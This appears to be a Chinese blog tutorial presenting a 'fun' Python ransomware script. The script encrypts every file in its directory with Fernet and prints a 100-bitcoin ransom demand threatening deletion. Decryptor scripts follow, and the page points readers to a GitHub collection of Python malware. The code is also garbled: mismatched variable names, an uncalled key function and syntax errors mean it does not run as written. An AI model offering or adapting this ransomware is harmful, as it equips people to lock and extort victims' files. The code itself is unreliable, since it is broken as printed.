如何使用Python编写一个简单好玩的勒索程序?
作者:FancyPig | 发布时间: | 更新时间:
相关阅读
data-postsbox="{"id":14421,"title":"Pycharm 2022.1-X最新专业版激活/破解教程","author":"FancyPig","author_id":1,"cover_image":"","cover_video":"","views":9579,"comment_count":18,"category":"software","is_forum_post":false}">{"id":14421,"title":"Pycharm 2022.1-X最新专业版激活/破解教程","author":"FancyPig","author_id":1,"cover_image":"","cover_video":"","views":9579,"comment_count":18,"category":"software","is_forum_post":false}
data-postsbox="{"id":5527,"title":"【视频学习】10天零基础搞定Python","author":"热心网友","author_id":9547,"cover_image":"","cover_video":"","views":5393,"comment_count":544,"category":"lsources","is_forum_post":false}">{"id":5527,"title":"【视频学习】10天零基础搞定Python","author":"热心网友","author_id":9547,"cover_image":"","cover_video":"","views":5393,"comment_count":544,"category":"lsources","is_forum_post":false}
data-postsbox="{"id":8262,"title":"【在线学习】全世界最好的python 零基础教程 6小时学会Python","author":"FancyPig","author_id":1,"cover_image":"https://static.pigsec.cn/wp-content/uploads/2022/01/20220121223545378.png","cover_video":"","views":10990,"comment_count":1087,"category":"lsources","is_forum_post":false}">{"id":8262,"title":"【在线学习】全世界最好的python 零基础教程 6小时学会Python","author":"FancyPig","author_id":1,"cover_image":"https://static.pigsec.cn/wp-content/uploads/2022/01/20220121223545378.png","cover_video":"","views":10990,"comment_count":1087,"category":"lsources","is_forum_post":false}
视频讲解
你是否遇到过点了某个文件就发现自己电脑文件夹或者文件被锁了的情况?然后要求你必须支付多少比特币才能恢复,这就是典型的勒索软件。今天带大家通过Python来写一个简单的对文本进行加密,并完成勒索的程序,同时我们还可以在写加密的同时学习如何写解密程序,甚至我们还可以让他输入指定密钥来解密,是不是听起来很酷,快来看看视频吧
图文讲解
原理分析
其实我们要写的脚本本质上就是一个加密程序,将文件内容通过Fernet算法进行加密,然后生成key,后面我们可以通过key在进行解密,这个过程是不是像极了勒索的场面……但是,我们要注意的是加密的过程,要做一下判断,不要把Python加密脚本、解密脚本、key也加密了,后面有详细的核心代码供大家参考

核心代码
勒索核心代码voldmort.py
import os
from cryptography.fernet import Fernet

#Let's find some files

files = []
for files in os.listdir():
	if file == "voldmort.py" or file == "thekey.key":
		continue
	if os.path.isfile(file):
		files.append(file)

key = Fernet.generate_key
with open ("thekey.key","wb") as thekey:
	thekey.write(key)

for file in files:
	with open (file,"rb") as thefile:
		contents = thefile.read()
	contents_encrypted = Fernet(key).encrypt(contents)
	with open (file,"wb") as thefile:
		the file.write(contents_encrypted)
print("您的文件已经被加密,请给猪猪侠支付100比特币解锁,否则文件将在24小时之内被删除")勒索解密代码decrypt.py
import os
from cryptography.fernet import Fernet

#Let's find some files

files = []
for files in os.listdir():
	if file == "voldmort.py" or file == "thekey.key" or file == "decrypt.py":
		continue
	if os.path.isfile(file):
		files.append(file)

with open ("thekey.key","rb") as key:
	secretkey = key.read()

for file in files:
	with open (file,"rb") as thefile:
		contents = thefile.read()
	contents_decrypted = Fernet(secretkey).decrypt(contents)
	with open (file,"wb") as thefile:
the file.write(contents_decrypted)自定义密钥解锁decrypt.py
import os
from cryptography.fernet import Fernet

#Let's find some files

files = []
for files in os.listdir():
	if file == "voldmort.py" or file == "thekey.key" or file == "decrypt.py":
		continue
	if os.path.isfile(file):
		files.append(file)

with open ("thekey.key","rb") as key:
	secretkey = key.read()

secretphrase = "fancypig"
user_phrase = input("请输入指定密钥解锁加密文件:\n")

if user_phrase == secretphrase
	for file in files:
		with open (file,"rb") as thefile:
			contents = thefile.read()
		contents_decrypted = Fernet(secretkey).decrypt(contents)
		with open (file,"wb") as thefile:
			the file.write(contents_decrypted)
	print("恭喜您已经成功解锁文件")
使用方法
上面的脚本,譬如我们使用第一个,运行下面的命令

python voldmort.py你会发现同一目录下的全部文本文件都被加密了,正如视频中,查看某个文件内容
cat file.txt运行脚本前后,文本内容发生了变化,后者被加密了,看不到原有的This is a file的内容了
有趣的恶意软件仓库
在Github上有个专门的仓库,里面都是Python编写的一些恶意软件,包括但不限于恶意广告、dropper、恶意文件感染、勒索软件、特洛伊木马、蠕虫病毒

建议您在虚拟机中运行相关脚本,记得先安装依赖
pip install -r requirements.txt